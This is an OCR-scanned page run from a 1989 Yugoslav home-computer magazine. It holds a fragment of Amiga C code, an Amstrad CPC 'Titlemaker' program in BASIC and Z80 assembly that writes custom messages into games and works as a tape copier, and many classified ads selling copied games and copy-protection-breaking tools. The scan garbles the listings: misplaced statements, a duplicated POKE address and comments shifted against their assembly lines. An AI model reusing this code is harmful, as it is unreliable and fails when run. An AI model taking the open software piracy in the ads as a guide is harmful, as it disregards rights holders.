freebitmap(b)
struct BitMap *b;
{
  int i;
  for(i=0;i<b->Depth;i++)
    if(b->Planes[i]) {
      FreeMem(b->Planes[i],(long)RASSIZE(bLb->BytesPerRow,
                                          (long)b->Rows));
    }
    b->Planes[i]=0;
}

/* *****
Ovde je potrebno napisati rutinu koja
vraca sistem u pocetno stanje koje je bilo
pre startovanja programa
*****
closeall();
}

/* *****
(c)1989 by Destroyer! *****
**** Computer World, Makedonska 31 ****
**** Tel:011/320-552 Beograd ****
*****

```

AMSTRAD

## Titlemaker 3.3

Ako baš niste vični mašinskom jeziku a želite igru sa svojim imenom onda je ovo pravi program za vas. Titlemaker omogućava unos dve različite poruke koje se pojavljuju na 2 različita mesta.

Titlemaker 3.3 je pisan za CPC 464, ali će sa malim izmenama u liniji 2 raditi i na 6128. Sastoji se iz 2 dela: bežik i mašinski deo. Mašinski deo možete ukucati u Gens 3.1, a snimiti ga za SAVE "TITLEBIN", B, 43500, 500. Ovaj deo snimite neposredno iza bežik dela.

Bežik deo programa učitava igru i sastavlja loader za njeno učitavanje. Loader se nalazi na adresi 43500. Posle učitavanja igre (koja mora biti celokupna u mašinskom jeziku) imate priliku da odredite glavne osobine svojih reklamnih poruka.

Prva poruka se vidi za vreme učitavanja, a druga se (uz dodatni efekat na ekranu) pojavljuje neposredno pred početak igre. Program će vam za obe poruke posebno postaviti pitanje: X ko, Y ko, MOD. Sigurno nagadate šta znače ove vrednosti: X i Y su koordinate poruke a MOD - rezolucija poruke (25, 40 ili 80 karaktera, a odgovarate sa 0, 1 ili 2). Posle ovog pitanja unosite i tekst poruke koji može da sadrži 90-ak znakova. Kada i to obavite, verovajli ili ne, završili ste posao. Ostaje vam još samo da snimite igru posle poruke i posle je normalno učitate u kompjuter naredbom RUN".

```


1 SPEED WRITE 1:OPENOUT"":MEMORY 1999:LO
AD"!title.bin",43500
2 MODE 1:LOAD"",2000
3 L=PEEK(47266):L1=PEEK(47265):D=PEEK(47
269):D1=PEEK(47268):S=PEEK(47271):S1=PEE
K(47270):B=PEEK(47260):I=D*256+D1:IF I>4
1500 THEN PRINT"Predugacko!":GOTO 2
4 IF B>1 THEN L=L-8:B=B-1:GOTO 4
5 a$="MODE,X,Y"
6 PRINT"I- ";a$:INPUT m1,x1,y1:LINE INPU
T T1$
7 PRINT"II-";a$:INPUT m2,x2,y2:LINE INPU
T T2$
8 POKE &A9ED,M1:POKE &A9F7,X1:POKE &A9F7
,Y1:POKE &AA04,L1:POKE &AA05,L:POKE &AA0
7,D1:POKE &AA08,D:POKE &AA0F,M2:POKE &AA
19,X2:POKE &AA1B,Y2:POKE &AA29,S1:POKE &AA
2A,S
9 M=43600:T$=T1$+"#":GOSUB 13
10 M=43700:T$=T2$+"#":GOSUB 13
11 INPUT"IME ";I$:SAVE I$,B,43500,500,43
500
12 M=43900:POKE M,&21:POKE M+1,&D0:POKE
M+2,7:POKE M+3,&11:POKE M+4,D1:POKE M+5,
D:POKE M+6,&3E:POKE M+7,&16:POKE M+8,&CD
:POKE M+9,&9E:POKE M+10,&BC:POKE M+11,&C
9:CALL M:RUN 2
13 FOR A=1 TO LEN(T$)
14 Y$=MID$(T$,A,1):POKE M,ASC(Y$):M=M+1:
NEXT
15 RETURN

```



Inače, igra se snima u 2 dela: mašinski loader i headerless blok programa. Ovo donosi dve prednosti: brže učitavanje i dobru zaštitu tekstova koje ste ostavili. Budući da je program sam izvršio analizu zaglavljia, možete ga iskoristiti i kao COPY program, ali sa očiglednom razlikom - vašim porukama!

◇ Ivan Cvetković



HYJC



KVALITETNO! JEFTINO! BRZO!

početni i napredni

## KURSEVI I PROGRAMIRANJA

- na PC računarima
- za programere
- za operatore
- za početnike

Obeštećenja  
na tel.  
**763-250**

NU „BRACA STAMENKOVIĆ“ Mitropolita Petra R

```

10      *      Titlemaker      3.3
20      *
30      *      masinski      deo
40      *
50      *
60      *      ORG      43500
70      LD      A,#000      ;1.mod
80      CALL   #BC0E      ;izmeni mod
90      LD      A,129      ;rebra (po 129)
100     CALL   REBRA      ;iscrtaj rebra
110     LD      H,1      ;prva koord.
120     LD      L,1      ;druga koord.
130     CALL   #BB75      ;postavi kursor na koordinate
140     LD      HL,43600  ;adresa prve poruke
150     CALL   PRINT      ;izpisi rebra
160     LD      HL,#1111  ;adresa ucitavanja
170     LD      DE,#2222  ;duzina programa
180     LD      A,#16     ;flag
190     CALL   #BCA1      ;ucitavanje
200     LD      A,#00     ;2.mod
210     CALL   #BC0E      ;promeni mod
220     LD      A,01      ;karakter drugih rebra
230     CALL   REBRA      ;prva koord.
240     LD      H,1      ;druga koord.
250     LD      L,1      ;kursor na koordinate
260     CALL   #BB75      ;adresa druge poruke
270     LD      HL,43700  ;ispisi poruku
280     CALL   PRINT      ;Pause 0
290     CALL   #BB18      ;skoci na start
300     JP      #3333
310
320
330
340 : POMOĆNE RUTINE
350 :
360 :
370 REBRA: LD      HL,#C000
380         LD      BC,#4000
390 REBR1: LD      (HL),A
400         INC      HL
410         DEC      BC
420         LD      A,B
430         OR      C
440         JR      NZ,REBR1
450         RET
460 PRINT: LD      A,(HL)
470         CP      "#*"
480         JR      Z,ENDP
490         CALL   #BB5A
500         PUSH   HL
510         POP      HL
520         INC      HL
530         JR      PRINT
540 ENDP:  RET      ORG      43800
550
560
570
580
590
600
defm "TITLEMAKER 3.3 BY IVAN CVETKOVIC "
defm "SVET KOMPJUTERA 1989."

```

## MALI OGLASI

### Uslovi oglašavanja!

Ako nam saljete mali oglas, tekst oglasa treba da bude citko i skakun, sa prebrojanim recima i naznakom za koju je rubriku (Spectrum, Commodore ili Razno). Uz tekst treba priloziiti jedan primerak opšte (SDK) uplatnice, uplacene na odgovarajuci iznos. Oglase za septembar i broj saljite do 10. avgusta, na adresu:

**"Svet kompjutera", mali oglasi,  
Makedonska 31, 11000 Beograd.**

Novac treba uplatiti na žiro-račun broj:  
**60801-601-29728.**

Cene oglasa:	septembar
Obični: prvih 10 reči	<b>70.000</b>
svaka sledeća reč	<b>5.000</b>
Uokvireni: 1 cm na 1 stupcu	<b>100.000</b>
1 cm na 2 stupca	<b>200.000</b>

Visina uokvirenog oglasa mora biti najmanje 2 cm. Za specijalne zahteve i oglase veličine 1/8 (osmine) stranice ili veće, obratite nam se posebno, pismeno ili telefonom.

**Rok za sve reklamacije je 10. u mesecul U slučaju da oglas stigne posle roka objavićemo ga u prvom sledecem broju.**

## Commodore

**DORČOL SOFT** - Veliki izbor programa (igre i služnji) za kasetu i disketu. Katalog besplatan. Ivan Došić, Dubrovačka 14/2, 11000 Beograd, tel. 011/181-992.

**AMIGA 500**, TV modulator, miš i kompleti časopisa Atari User. Tel. 011/501-007.

**ANARCHY I.C. SOFT** vam i ovog meseca nudi sve najnovije za disk i kasetu, pojedinačno 1000, komplet 18000, disk strana 4000, tri naručena kompleta - dva besplatno. Jeftino, brzo, kvalitetno. Peđa - disk, kasete, tel. 011/652-285, Suvoborska 26, ili Ivan - kasete, tel. 011/651-086, P. Mrkonjića 3, Beograd.

**R.S.S.&NTT** - Veliki izbor najnovijih igara za C-64. Komplet + kasete + PTT = 20.000. Pojedinačno = 1000 din. 30 intro editora + intro cracker + kasete = 25.000. Tel. 011/165-398 (Goxy), 011/169-752 (Bobby) or 011/155-154 (Dane).

**AMIGA-ATOMIC TEAM!** Sve za Amigu 500! Blagoje Čekić. Padina skela 101B/1, 11213 Beograd, tel. 011/769-241.

**ZA BESPLATAN katalog (C64/Tape)** zvatl Dejana (20-22 e), tel. 011/151-975. Neverovatna ponuda!

**I DALJE** na YU-soft sceni nudimo sve što je potrebno za vaš Commodore 64 - igre i uslužni programi za disk i kasetu, kao i jedan novitet: Prevedeni disk hitovi! Besplatan katalog. Zovite, pišite... **CRWINGSOFT:** Krunoslav Bašić, Ivo Lole Ribara 152, 55210 Vrpolje, tel. 055/39-090, **HAMSTERSOFT,** Hrvoje Hrstović, Ivo Lole Ribara 155, 55210 Vrpolje, tel. 055/39-643.

**COMMODORE 64** - popravci, rezervni deljlovi, ugradnja reset tipke i kućice osigurača, AV-kabl, digitalni voltmetar, senzorske palice i TV-MIX. Tel. 072/21-057 (09-15 e).

**COMMODORE 116, 16, +4!** Najnoviji vrbunski programi, Mission A-07, Godzila, Sun star... Snimani na kasete ili diskete. Tražite besplatan katalog! Darko Celovec, 7. maja bb, 43260 Križevci, tel. 043/842-170.



## MALI OGLASI

**KASETOFON** za komodor 64/128, joystick quikshot 2, diskete 3.5".  
Novo. Tel. 011/156-445.

**BD - Zagreb** Vam nudi sve na jednom mjestu za vaš C-64: Eprom moduli, kablovi, programi na disku i kaseti, uputstva... **Davor Borošak**, Froudeova 88, 41020 Zagreb, tel. 041/522-508.

**AMIGA**, rasprodaja programa, cena 2500 dinara, najmanje 5 programa, prazne diskete. **Pinksoft**, tel. 011/583-541.

**NAZOVITE T.L.P.** i nećete se prevariti u izboru programa. Na raspolaganju su vam igre, uslužni, demo programi. Komplet + kasetna = 20.000. Nazovite 013/812-080, 013/816-088, 013/815-055.

**DISK C-64, PC-128, CP/M** - Niske cijene, visoka kvaliteta, brza isporuka... **Wachtler Robert**, Kreker od diska, Omladinska 39, 55000 Slav, Brod, tel. 055/236-107.

**CAMEL SOFTI** Nudimo za C64/128 najnovije i nešto starije igre u kompletima i pojedinačno. Sve igre snimamo memorijski, na istom zadržanju i na novim kasetama uz mogućnost izbora, domaće ili uvozne. Adresa: **Novačka 67c, 41040 Zagreb**, tel. 041/267-041.

**B & S SOFT**, najnoviji programi za kasetu i disketu, katalog besplatan. Tel. 011/602-193.

**LEGENDE**, hitovi 88 i najbolje igre 89 za C-64. Komplet + kasetna = 17.000. Naručite besplatan katalog. Tel. 011/861-138, **Branislav**.

**C64:** Gomila starih i apsolutno novih programa uz pojedinačno prodaju, kvalitetu i najnižu cijenu. Katalog besplatan. Tel. 076/411-970, **Dragan**.

**MI IMAMO SVE** najkvalitetnije na disku za C-64 i PC-128. Matematička, paket od 130 programa - 120.000, **Graphic Turbo Pascal** - 120.000, **Micro Fortran** - 100.000, **Graphic Turbo Pascal** - 120.000. U cijenu su uračunati diskete, upute i poštarina. Programe snimamo na 5.25" i 3.5" disketama. **Ivančica Kokić, L.L. Ribara 7a, 41000 Zagreb**, tel. 041/573-769.

### DRACULA AND FRANKENSTEIN INC. WITH INFERNO 2001 COMMODORE 64 DISK

Najnovije diskete igre kao i starije možete odmah nabaviti i kod nas. Mi dobijamo skoro sve programe koje se pojavju za disk na C-64. Strana diskete košta 2000 din, a naša 2D disketa stoji 9000 din.  
**Disketne igre:** Butcher Hill (1D), Last Duel (1D), Artax (1D), Dark Fusion (1D), Fire Zone New (1D), Real Ghost Busters II (1D), Demons Winter (3D), Run The Gauntlet (1D), Grand Prix Circuit (1D), Last Ninja II (1D), Neuro-mancer (4D), Thunderchopper (1D), Tai Pan (1D), Predator (1D), Train (1D), Test Drive (1D), Up Periscope (1D).  
**Uslužni programi za disk:** Picture Packer V9.0 (1D) - (najnoviji Hotlinovec program za ugrađivanje slika), Hotline Utility Disk (1D), Weir Utility (1D), B.B. Utility (1D), New Movie Writer (1D) (20 muzika 16 karakteresetova i šta još ne), Intro Designer 3 (1D), Disk Wizard v2.0 (1D), Amica Panel (2D), Fortran 88 (2D), Basic Compiler (1D), Geos v2.0 (2D)...  
Izradimo i odlične **diskete intro makere** (učitavaju po 202 blokova) po ceni od 10.000 dinara. Kompleti od po 10 disk intro makera = 60.000 din.  
Pored ovog imamo i **najnovije kasetne igre** 1-2, **Advanced Pinball Simulator**, **Real Ghostbusters II 1-2**, **Last Duel 1-6** i drugi u kompletu 88, koji sadrži 35 programa. Komplet + kasetna + PTT = 20.000 din.  
**Informacije:**  
**D.A.E. 091/318-457 ili 091/262-894, Tražite Andreja.**  
**Inferno: 091/424-266, Zoran. Adresa: DAF and INF., v. Komarovc, 21/16, 91000 Skopje.**  
Garancija za naše programe je to što ih dobijamo od Y.U.C.-DUOTO.

### MASTER OF THE GAME

Najnoviji programi za C-64! Komplet + kasetna = 20.000 din. Memorijski snimak, besplatan katalog. Tel. 074/862-025 (**Dragan Lukčić**) ili 055/233-800 (**Radovanović Đino**).

**NAJKOMPLETNIJA** i najkvalitetnija ponuda za C64/128. Komplet 59: Butcher hill, Sas Combat, Dark Fusion, Artax, Football Manager 2, Tokyo Race, Soccer Quest, Last Duel 1-6, Charles Inches 2, Navy Movies 1-2... (40+5 programa). Komplet + kasetna + PTT = 20.000, 2 kompleta = 35.000. **Uslužni kasetni komplet** za C-64 (25000 din), kasetni komplet za C-128 (70 programa) = 30.000. **Disk igre:** Grand Prix Circuit (1D), Butcher Hill, Team Sports (2D), Human Killing Machine (3D), Last Duel... **Disk uslužni:** Wire Utility, Beastly Boys (1D), Demomaker, Intro-maker, Koala, Demomakeri, Pupper Dick v.1.0, Strana diskete = 3000, cena diskete = 8000. **Krštić Vladimir**, ul. Tome Arsovski 3/6, 91000 Skopje, tel. 091/235-238, **Nikolovski Vanja**, ul. Jurij Gagarin 4/7 1/7, 91000 Skopje, tel. 091/257-351.

### THE ULTIMATE WARRIOR

**AMIGA - 1** ovaj mjesec najnoviji programi: Test Drive 2j, Lords of rising sun, Iridon v., Movie Setter Action Fight, Logans Run, Space port... Na pet programa 1 je besplatan! **Krešo Kapusta, Lošinjska 18, 41000 Zagreb**, tel. 041/317-637.

**B & E Bravo SOFT** - Ima najnovije igre u kompletima za C-64. Komplet + kasetna + PTT = 17.000 din. Tel. 013/843-023.

### AMIGA! MAGIC RAYS

nudi najnovije programe: Road-blasters, The Real Ghost Busters, Test Drive 2 (2D), Battletech, Indiana Jones, Cybernoid 2, Run The Gauntlet (2D), Rampage - Profesionalna usluga - Rok isporuke: Odmah! Cijena programa 5.000 din. (2D-9.000 din). Stalni priliv noviteta - **Proverjite Magic Rays, Elvis Duspura - DUEL, M. Tita 56, 74450 Bos. Brod**, tel. 074/865-286.

**COMMODORE 64/128:** Najnovije igre juna uz dva superkompleta. **K5. Team sport 1-5**, Run For Gunnet 1-6, Human Killing Machine, Target Renegade III 1-3, Legua Challenge, Laser Squad, War Bringer 1-6, Shangay Warrior, St Andrews Golf II, Rhicochet... **K6: Kuter Hill, Ss Simulator, Dark Fusion, Goalball Manager II v.1**, Real Ghostbusters 1-2, **Advanced Pinball, Zamzara+**, **Blasteroids+**, **Last Duel 1-6**, **Chester Field 1-2**, **Jaws**, **4th Inches II**, **Laser Squad II**, **Navy Movies 1-2**, **Operation Hormuz**, **Death Dealer**, **Original Silent Service**, **California Games**, **Numer Games 2**, **Lineker Superstar Soccer**, **Sportsworld'88**. Cijena: 1 Superkomplet + kasetna = 18.000 din, 1 original + kasetna = 19.000 din. **Orion, Filip Čec, M. Oraškovića 26, 51000 Rijeka**, tel. 051/516-331.



**ROK ISPORUKE 24 h NA TRI NARUČENA KOMPLETA JEDAN BESPLATNO A NA ČETIRI DVA SU BESPLATNO**

**B. C. S** vam kao i uvek nudi: **NAJNOVIJE PROGRAME, TEMATSKKE KOMPLETE, DISKETNE PROGRAME, VRHUNSKI SNIMAK UZ NAJNIŽE CENE. NAJNOVIJI PROGRAMI:**

- K-27:** Super novi programi koji će pristići do izlaska ovog broja.
  - K-26:** Butcher hill, Sas combat sim, Futball manager 2, Expander new, Cocer quest, Ghost busters 2, Adv. Pinball, Blasteroids, L. survivor, 4 th inches 2, Laser squad, Mega hawkey, Darts, Fire zone, Navy movies 1 + 2, Dark fusion...
  - K-25:** Human killing machine, Shangai Warriors, Team sports (football, 4x100, volleyball, waterpolo, swimming), Gopotron, Raffel, Target renegade 3 1 - 3, St'Andrew golf 2, Super shake sim, Dan Cooper, Run for gauntlet 1 + 2...
  - K-24:** Ozon 2, Golf master, Zaga m, 2, Cobra, Stallingard, Espionage, Ring'n Up, Gun bot, Eliminator, The deep, Video class, Winter holiday, Spy hunter 2, Hot choot soccer, St's Andrew golf 3 + 4, Land buggy, Water boat, Hover craft...
  - K-23:** Ace 2088, 711 puffery saga, Dna Warrior, Kik road, Star trek 3, Action service, Little hat's, Joe Nebraska, Dragon Ninja, War bringer 1 - 4, Super d...
  - K-22:** Living in maze, Kama, Captain Star 1 - 5, space Vixen, Roger Rabbit 1 - 4, Teres 2, B. D. t. a. P. assaut course, Far star, Pin ball, Orrey...
- CENA OVIH KOMPLETA = 15.000.-**
- Sport, Ratne igre, Auto-moto trke, Borilačke veštine, Igre sa automatama, Simulacije letenja, Štrastelne igre, Najbolje igre za C-64, Akcione igre, Sex.**  
**CENA OVIH KOMPLETA = 15.000.-**

**KORISNIČKI PROGRAMI:** Posedujućemo oko 100 kasetnih korisničkih programa, koji se nalaze na dve kasete. To su: razni monitori, intro i demo makera, test procesori, kompozitni programi za govork kao i još mnogo sitnica koje doista pomažu pri ozbiljnom radu.  
**CENA KORISNIČKI KOMPLETA = 20.000.-**

**DISKETNI NAJNOVIJI PROGRAMI:** Butcher hill (1D), Sas Combat sim (1D), Last Duel (1D), Dark Fusion (1D), Sim city (1D), Mega blod (1D), Fire zone (1D), Funtex writer + note desinger, Over run Europa (1D), Over run Mideast (1D).

**NOVO!!!** Pristigao je novi GEOS V2.0 (20 strana disketa), a oni koji su radili sa prethodnim verzijama ovog programa naju sta to znači. Mnogo novih opcija (Geo public, Dictionary, Text manager, Disc monitor, Laserwriter...)

**NAJBOLJE DISKETNE SIMULACIJE LETENJA I VOŽNJE:** Test drive, Grand Prix, Project stealth fighter, F-18 hornet, F-14 Tom cat...

**CENA DISKETE = 10.000.-**, a cena snimljene strane = 4.000.-  
**POPUST:** Na tri naručena kompleta dobijate jedan besplatan, a na četiri naručena dobijate dva besplatno po žjei (plaćate samo praznu kasetu). Za katalog svih program pošaljite 3.000.- dinara.

Za svaki naručen komplet dobijate turbo 250 +, Stelovanje glave, odštampan spisak programa.  
Naša adresa je: **Mihajlović Vlada, Ul. Dragice Končar 43, 11050 Beograd**, tel. 011/495-984

**PROVERITE ZAŠTO NAŠI PROGRAMI NE KOŠTAJU, VEĆ VREDE!**



TRY THE BEST!  
THE YU ELITE:



HOTLINE  
024/21-152  
tražite VOIVOD-a  
od 11 do 18 sati

Cena kompleta je 23.000 din. + kasetna (C45, C90 nove, kvalitetne) + ptt. Svaki komplet je snimljen MEMORIJSKI 100% i sadrži oko 30-35 igra + turbo + štim.az. Na tri naručena kompleta četvrti dobijate BESPLATNO i na 5 naručenih dobijate 2 besplatna (samo se kasete plaćaju). Pretplatnici dobijaju četiri kompleta po staroj ceni. Možete slati i svoje kasete.

**Komplet 70:** Team Sports 1 - 5, Dark Fusion, SMC Combat Simul, Artax, Manager II (Expansion), Soccer Quest, Tokyo Race, Action Fighter, Indus Valley, Charlie, Navy Moves, Operation Hormus, Blasteroids, Disvery Zamzara...  
**Komplet 72:** Ghost Busters II, Mega Blood, Last Duel 1 - 6, Last Survival, Warri-

or, Fire Zone II, Catch it, Sin City, Chesterfield, Jaws, Laser Squad II, Death Dealer, Four Inches, Machine, Blowser...

**Komplet 73:** Najnovije igre koje ćemo imati do izlaska ovog broja S. K. Imamo i originalne igre: Bionic Commando, Street Fighter, Side Arms, 1943, Road Blaster i druge.

Za UNIKATNI INTRO zovite: GREY 011/4444-825, Mr. PRO 013/811-962, STING 015/84-867.

Pišite na adresu VIKTOR JUHAS, ŠENOINA 16, 24000 SUBOTICA, ili zovite zovite 024/21-152.

### NOVO C64/128 NOVO

#### ROSSoft & TOKIhard EPROM MODULI PO ŽELJI

Vaš stari modul vrlo povoljno REPROGRAMIRAMO novim sadržajem po vašoj želji. U eprom idu **BILO KOJI** programi (do kapaciteta eproma). Prilikom programiranja eproma imate mogućnost izbora izgleda menija, tastera za start programa i drugog. Telefoni su: 011/182-787 (od 17-20), Saša, 076/41-343 lok. 11, 1 076/43-595, Zoran, ili pišite na adresu Bujaković Zoran, Kecmanovićeva 2a/10, 76300 Bijeljina.

COMMODORE 128, Kasetofon, džojstik Quikshot, diskete 3.50/5.25, monitor, printer Epson, tel. 011/331-753 i 011/347-509.

COMMODORE 64/128 Disk/Kaseta. Sve igre koje ste oduvek željeli da imate a kod drugih niste mogli da nađete, možete kupiti kod mene. Uslužni programi sa uputstvima. Originalni, pomoć početnicima, najnovije igre. Tel. 011/417-371.

#### - UNIFORM LEAGUE -

AMIGA - Najbolji i najnoviji programi po povoljnim cijenama. Besplatan katalog sa opisom. Damir Bedalov, M. Ljvakovića 19, 58215 Kaštel Lukšić, Tel. 058/656-293.

PRODAJEM C-128 sa kasetofonom. Tel. 031/200-125 pošte 16 sati.

COMMODORE 64: Povoljno prodajem tematske komplete. Marko, tel. 011/635-672.

### YU-TEAM

C-64. ZA DISK ubjedljivo najnoviji i najjeftiniji programi. Od igara izdajamo (Willow, Rack'em billiard, Grand Rix...) i od uslužnih (intro maker v.3.c, W.O.D. User...). Katalog telefonom ili na adresu Jovičić Željko, F. Harazina 35, 78000 Banjaluka, tel. 078/57-764.

COMMODORE 64: Sve stare i nove igre. Besplatan katalog. Maksimović Velebor i Duško, 4. julu 10/E, 76300 Bijeljina, tel. 076/46-507.

### amiga

PROGRAMI I UPUTSTVA  
NAJNIŽE CENE SPISAK  
BESPLATAN  
MILICEVIĆ DEJAN  
27 MART BR.76/ VIII  
11000 BEOGRAD TEL:  
011/332-875, 777-309

MIDI Interfejs za C-64/128 i Amiga 40M i programi. Predrag Vasić, T.M.P.6, 71000 Sarajevo.

### AMIGA SPLITWARE AMIGA SPLITWARE

KAO ŽELITE VARIJAMTI AMIGI NAPRAVITI USLUGU, TADA ĆETE SOFT-  
LAJARE MORATI NARAVITTE NEIZOSTAVNO KOD NAS JER SPLITWARE  
NAJBOLJE ZNA NIVOVE VAŠE VOLJENE PRIJATELJICE; TO JEŠT  
NA SLIJEDEĆU ADRESU: ALEKSA BRALIĆ, ESTALISTE I MAJA 4  
58580 SPLIT, DA NE NARAVIJA DALJE IMAJ ĆETE HITNU IŠP-  
ORUKU, BILA, BILA... I.TD, ZNAJE VEC... DAKLE, ĆOŠB 41-86-8.  
THRUST ME, I KNOW WHAT I'M DOING...

## KOMPLETNA PONUDA ZA COMMODORE 64/128

1. **PROFESIONALNI DISKETNI PROGRAMI:** Program + štampano kompletno uputstvo + potrebne diskete = 25.000 din.  
**CP/M + i** Wordstar, dBase II, Multiplan, Nevada Cobalt, Turbo Pascal, Fortran, Commodore PC-128: Super-script (tekstprocesor), Protext YU (tekstprocesor), Superbase (baza podataka), Jane (integrisani paket), Top Ass (makroassembler/monitor).  
**C-64/128:** FAST HACK'EM 4.1 (kopira 100% sveprograme C64, C128, CP-/M, Commodore 64), Najnoviji MEGA-GEOS. Najkompleksniji i najsvršeniji GEOS ogromnih mogućnosti na 10 disketa!! Sadrži: Geocalc, Geopublish, Dictionary, Spell, Text Manager, Laserwriter, Diskmonitor, Busters, Fontpack, Sortfix (150.000 din. kompleti ili 20.000 po programu - također i na kaseti!), EDISON (fantastičan nastavak Print-Fox-a), HOME VIDEO PRODUCER (profesionalni program za rad sa videom -

špice, titlovi, efekti), LPA MICROPROLOG 64 - najnoviji programski jezik; Amica Paint (Amiga Deluxe Paint na C64), Giga-Paint (spaja najbolje osobine Amiga-paint i Giga-cad +), GEOS V 1.3 (do skora najnovija verzija), STOP THE PRESS (grafika aplikacija sa obiljem sličica + tekstprocesor sa30 vrsta slova), Video-Titles, Chart-Pack, The New's Room (kucno novinarstvo), 30.000 din. Giga-Cad + projektovanje u 3D ravni, grafika 1000 x 640, Wordstar, Platine, Multiplan, Superbase (baza podataka), Geos YU (tekst procesor za YU sl. do 135 sl. u red, mešanje teksta i slika, kalkulator, sat), Fortran.  
2. **NAJBOLJI KASETNI KORISNIČKI PROGRAMI:** i program + kasetna + štampano uputstvo 20.000 din. MEGA GEOS (najnoviji i najsvršeniji GEOS na kaseti!! Kasetna sadrži sledeće programe: Geocalc, Publish, Dictionary, Spell, Text Manager, Laserwriter, Busters, Fontpack, Sortfix,

kao i Geowrite tekstprocesor za YU sl. i Geopoint YU najbolji grafički program za C64 - 30.000 din), Giga-Paint (spaja najbolje osobine Amiga-Paint-a i Giga-Cad-a), Home Video Producer (profesionalni program za rad sa videom - špice, titlovi, efekti), Microprog (prog. jezik), Forth (prog. jezik), Amica Paint (najbolji grafički program za C-64 sa Amige), Geos V 1.3 (do sada najnovija verzija Geopoint + Geowrite), Video-titlovanje (filmova), Giga - Cad + (projektovanje), Geowrite YU (atekstopresor sa YU slovima, mnogo tipova i oblika slova), Geopoint YU, Monitor 49152 (mašin. prog.), Mac II Assembler (mikross/monitor), Vizawrite YU (tekstprocesor za YU sl.), Pascal (interpreter/kompajler), Graphics Basic (proširenje bejzjaka), Simon's Basic, Graph (graf funkcija, minimum, maximum), Multiplan (predsheet), Stat (statistika), Posedavač azimuta, Megatape (kopiranje zaštićenih programa,

Copy 202 (presnimavanje disk, traka i obratno), Profi-assembler (najbolji assembler).  
3. **PAKETI OBRAZOVNIH PROGRAMA:** (cena sa kasetom 20.000 din).  
1) 30 programa za učenje engleskog za osnovce kroz igru. Opsirna objašnjenja.  
2) Kurs učenja i uvežbanjavanja znanja engleskog. Ugrađen rečnik 4000 reči (engl/sh).  
3) 60 programa iz oblasti matematike.  
4. **PAKET NAJBOLJIH DISKETNIH KORISNIČKIH I GRAFIČKIH APLIKACIJA - SVE NA KASETI!!!** Cena 35.000 din sa kasetom bez uputstva ili 60.000 sa kompletnim štampanim uputstvima. Geos V1.3 (Geowrite 1.3 + Geopoint 1.3), Geos YU (Geowrite YU + Geopoint YU), Amica-Paint, Giga-paint, Video-Titles, Giga-Cad Plus, Chartpack, Home Video Producer.


NARUŽBINE NA: ČAJKOVSKI KARLO, A. MATIĆ 3, 11210 BEOGRAD, TEL. 011/711-358.  
UZ SVAKI PROGRAM KOMPLETNO UPUTSTVO ZA RAD! GARANTOVANA ISPRAVNOST SNIMKA NA KVALITETNIM DISKETAMA I KASETAMA



**Cobra Software Club**  
 - NUDIMO VAM NAJNOVIJE IGRE I  
 USLUŽNE PROGRAME ZA 64088  
 NA DISKU I NA KASETI PO POVOLJNIM  
 CENAMA BESPLATAN KATALOG.

SKORIĆ MILAN  
 ul. U SECEVIĆA 161  
 15314 KRUPANJ

MI SMO  
 NOVI, A  
 VEC  
 GLAVNI!!



**COMMODORE  
 KOMPLETI**

Najnoviji hitovi i sortirani najbolji tematski kompleti po povoljnoj ceni: komplet + kasetna (nova, nepresnimljena) + PTT = 24.000 din. Na tri naručena kompleta dobijate jedan besplatno po želji! Kvalitet je zagarantovan, a rok isporuke jedan dan.

**Maj '89:** Navy Moves (2 pr.), Zanzara, Blasteroids, SAS Combat Simulator, Mega Blob, Artax, Butcher Hill, Sim City, Operation Hormuz, Real Ghostbusters II (2 opr.), Charles, Dark Fusion, The Last Duel (6 pr.), Football Manager II - Expander, Action Fighter, Indus Valley, Tokio Race, Discovery, L. T. Survivor, Advanced Pinball Simulator, Chesterfield (2 pr.).

**Februar '89:** Project Stealth Fighter (6 pr.), Technop (5 pr.), Card Sharks (Hearts + Black Jack + Poker), Expanding Fist Super Plus, Purple Heart - Commando, Munsters, Gultblaster, Jet Bike Simulator, Speed Hero, Intern. Speedway, Werewolfs of London, Warlock Quest, Emilio Butragueño Football, Gary Linaker Skills, Battle for Normandy, Robin Hood, Street Soccer, War in Middle Earth, Kings of Comedy.

**Januar '89:** Superman (6 pr.), Robocop (2 pr.), Tiger Road (2 pr.), Dragon Ninja, Thunder Blade (2 pr.), Batman (2 pr.), Jack Nocolaus Golf, Crazy Cars, M. Jordan vs L. Bird Pro Basketball (4 pr.), Hell Fire, Barry Christmas Strip Poker, Micro Dot, Stuntman, Target, USA Rampage, Proff. Chess.

**December '88:** Rambo III, Operation Wolf, Live And Let Die (007), BMX Ninja, Gauntlet IV, Mega Master Blaster, Mad Mix, Street Sport Football (2 pr.), Babylon IV, Gaveaman Ughlympics (4 pr.), Guerrilla Wars, Double Dragon Karate (3 pr.), F-18 Hornets (4 pr.), F-18 Hornets (4 pr.), Mini Bolder, Wonderer, Metaplex, Thunder Blade, Mega Taxman.

**Novembar '88:** Last Ninja 2 (7 pr.), Pole Position 2, Terrorpods, Cybernoid 2, Heavy Metal (3 pr.), Co-Axis II, Oblivian, Target Renegade 2, Cribbage Master, Sir Lancelot (2 pr.), Typhoon (2 pr.), Fox Strike Back, Rugby Simulator, Scorpion 2, Captain Blood, Slam Dunk 3D Basket.

**Oktober '88:** Mickey Mouse, Emerald Mine 2, Euro Soccer, Barbarian Amiga, Football Manager 2, Daley Thompson's Olympic Challenge, Fast Break - 3D Basketball, Summer Olympiad - Sewl '88, New Recruits, Hoper Over 2, Fernandez Must Die, Halaxx 1943 - New, Joe Blade 2, Game Over 2, Dungeon of Drac, Barbarian 2 (pravi) (6 pr.), Call Me Psycho.

**Septembar '88:** Chubby Gristle, Super Cup Football, Chopper Commander, Trojan Warrior, Pogo Olympiad, City Warrior, Thunder Hawk, Salamander, Dark Side, Hell and Back, moon crystal, Casanova, Fight Drive, Game Blaster, Way of The Ghost, Vortron, Psycho, The Furry, Summer Games Olympiad (6 pr.), Scorpion, Club House Sport (4 pr.).

